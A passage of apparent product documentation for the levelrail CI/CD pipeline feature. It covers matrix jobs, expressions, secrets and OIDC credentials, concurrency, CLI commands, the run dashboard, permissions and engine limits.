```yaml theme={"dark"}
jobs:
test:
image: golang:1.23
matrix:
go: ["1.22", "1.23"]
os: [alpine, bookworm]
exclude:
- { go: "1.22", os: bookworm }
steps:
- run: echo testing on go ${{ matrix.go }} / ${{ matrix.os }}
publish:
needs: [test]
steps:
- uses: build
```
A matrix job becomes one job per combination (named like `test[go=1.23,os=alpine]`), up to 256. `needs: [test]` waits for all of them. Dependency cycles are rejected when the file is validated.
## Conditions and expressions
`if` accepts `==`, `!=`, `&&`, `||`, `!`, parentheses, string literals in single quotes, and the functions `success()`, `failure()`, `cancelled()`, `always()`, `contains()`, `startsWith()`, and `endsWith()`. The same values are available inside `${{ }}` anywhere in a step's `run`, `env`, or `with`.
| Value | Meaning |
| - | - |
| `app`, `trigger`, `actor`, `ref`, `branch`, `tag`, `sha` | Run metadata |
| `run.number`, `run.id`, `job` | The run and the current job |
| `inputs.` | Manual inputs |
| `matrix.` | The current matrix combination |
| `env.` | Pipeline and job `env` values |
| `needs..result` | `success`, `failure`, `skipped`, or `cancelled` |
| `needs..outputs.` | Outputs of a needed job |
| `secrets.` | An app secret (see below) |
A step can publish an output by printing a line of the form `::set-output name=key::value`.
```yaml theme={"dark"}
- uses: deploy
if: branch == 'main' && needs.test.result == 'success'
```
## Secrets
Secrets come from the app's existing secrets (`PUT /api/v1/apps/{name}/secrets/{key}`, or **Environment** in the dashboard). Use `${{ secrets.NAME }}` in a step, or list names under a step's `secrets:` to export them as environment variables. Values are sent to the container through standard input, not command arguments, and are masked (`***`) in stored logs. A missing secret fails the step before it runs.
Pipeline steps can read every secret of their own app, so treat write access to a pipeline as write access to those secrets.
### Cloud credentials via OIDC
A job can opt into a short-lived, signed OIDC token instead of a long-lived cloud credential stored as a secret:
```yaml theme={"dark"}
jobs:
deploy:
image: amazon/aws-cli
oidc:
audience: sts.amazonaws.com
steps:
- run: aws sts assume-role-with-web-identity --role-arn $AWS_ROLE_ARN --web-identity-token "$PIPELINE_OIDC_TOKEN" --role-session-name pipeline
```
The token arrives as the `PIPELINE_OIDC_TOKEN` env var (masked in logs, same as a secret), valid for 10 minutes. See [Pipelines: OIDC federation](/pipelines-oidc) for the full claim shape and how to wire it to AWS IAM, GCP workload identity federation, or Vault.
## Concurrency, timeouts, and retries
```yaml theme={"dark"}
concurrency:
group: deploy-${{ branch }}
cancel_in_progress: true
timeout: 2h
```
Runs that share a group run one at a time, oldest first. With `cancel_in_progress`, a newer run cancels older active runs in its group instead of waiting behind them. `timeout` on the pipeline, a job, or a step bounds each. Retries re-run only what failed: a step retry re-runs that step, a job retry re-runs the job's steps from the start.
## Running and watching
```
levelrail-cli pipelines run my-app release --ref refs/heads/main --input env=staging --follow
levelrail-cli pipelines runs my-app
levelrail-cli pipelines runs my-app
levelrail-cli pipelines logs my-app --job "test[go=1.23]" --follow
levelrail-cli pipelines approve my-app --comment "ship it"
levelrail-cli pipelines cancel my-app
```
The run page in the dashboard draws the jobs as a dependency graph: columns by depth, a curved edge from each job to the jobs that need it, one node per matrix job with a row per combination, and a status icon and duration on every job. Click a job, or move between jobs with the arrow keys and press Enter, to see its steps and output. Status animation stops when the system asks for reduced motion.
Below the graph, every step shows its status and duration. Click a step to narrow the log to that step (click it again for the whole job). The log has a text filter, a stderr toggle, and a level filter. The link button on a step copies a URL that opens the run on that job and step (`?job=...&step=...`). The page streams a running job's output live and offers **Approve**, **Reject**, **Cancel**, and **Re-run**. Log lines are capped per job, and old runs are pruned to the newest 100 per pipeline.
The MCP server exposes `list_pipeline_runs`, `list_all_pipeline_runs` (runs across every app), and `explain_pipeline_run`. All are read-only: the second reports the failed job and step, its exit code, the tail of its output, and any approval it is waiting on.
## Permissions
| Action | Ability |
| - | - |
| Read pipelines, runs, and logs | `read` |
| Create, edit, delete a pipeline | `write` |
| Start, cancel, or re-run a run | `deploy` |
| Decide an approval gate | `deploy`, plus the gate's own `approvers` ability |
| Release or reject a run held for approval | `deploy` |
| Sync pipeline files, or change the source-of-truth setting | `write` |
## How runs are executed
The engine stores every run, job, and step in the database with a status and a reason, and re-derives what to do from that state on each pass. If the control plane restarts, jobs recorded as running are picked up again: leftover containers are removed, finished steps are skipped, and the interrupted step runs again. Write steps so that running them twice is safe.
Environment variables tune the engine: `APP_PIPELINE_MAX_PARALLEL_JOBS` (default 4), `APP_PIPELINE_MAX_LOG_LINES` (50000 per job), `APP_PIPELINE_STEP_TIMEOUT` (30m), `APP_PIPELINE_JOB_TIMEOUT` (1h), `APP_PIPELINE_APPROVAL_TIMEOUT` (72h), `APP_PIPELINE_KEEP_RUNS` (100), `APP_PIPELINE_GIT_IMAGE` (the image used for checkout, default `alpine/git`), and `APP_PIPELINE_TICK_INTERVAL`.
## Current limits
* There is no pipeline-level `finally` block yet. For cleanup after a failure, end the job with a step that has `if: always()`.
* Checkout and `build` need a git source connected to the app. Without one, container jobs run with an empty workspace.
* The `build` step clones the repository itself instead of reading the job workspace, so files created by earlier steps are not part of the build context.
* Artifacts are per node. Jobs that exchange artifacts must run on the same node.
* Workspace and artifact volumes are removed automatically on the local node; on remote nodes they are left for the volume cleanup.
* `deploy`, `promote`, and `rollback` refuse services in a protected environment.
* Re-running only the failed jobs of a run is not available. **Re-run** starts a new run from the beginning: approval decisions and artifacts are per run, so resuming inside a finished run would reuse stale approvals and lose its artifacts.
* Sync reads the tracked branch only, and only over HTTPS (with the deploy token when one is set).
## Next steps
Short-lived cloud credentials for jobs, no stored keys.
Connect the repository that triggers and feeds pipelines.
Manage pipelines as `Pipeline` documents alongside apps.
Deploy from an external CI instead.
This documentation is built and hosted on [Mintlify](https://mintlify.com), a developer documentation platform.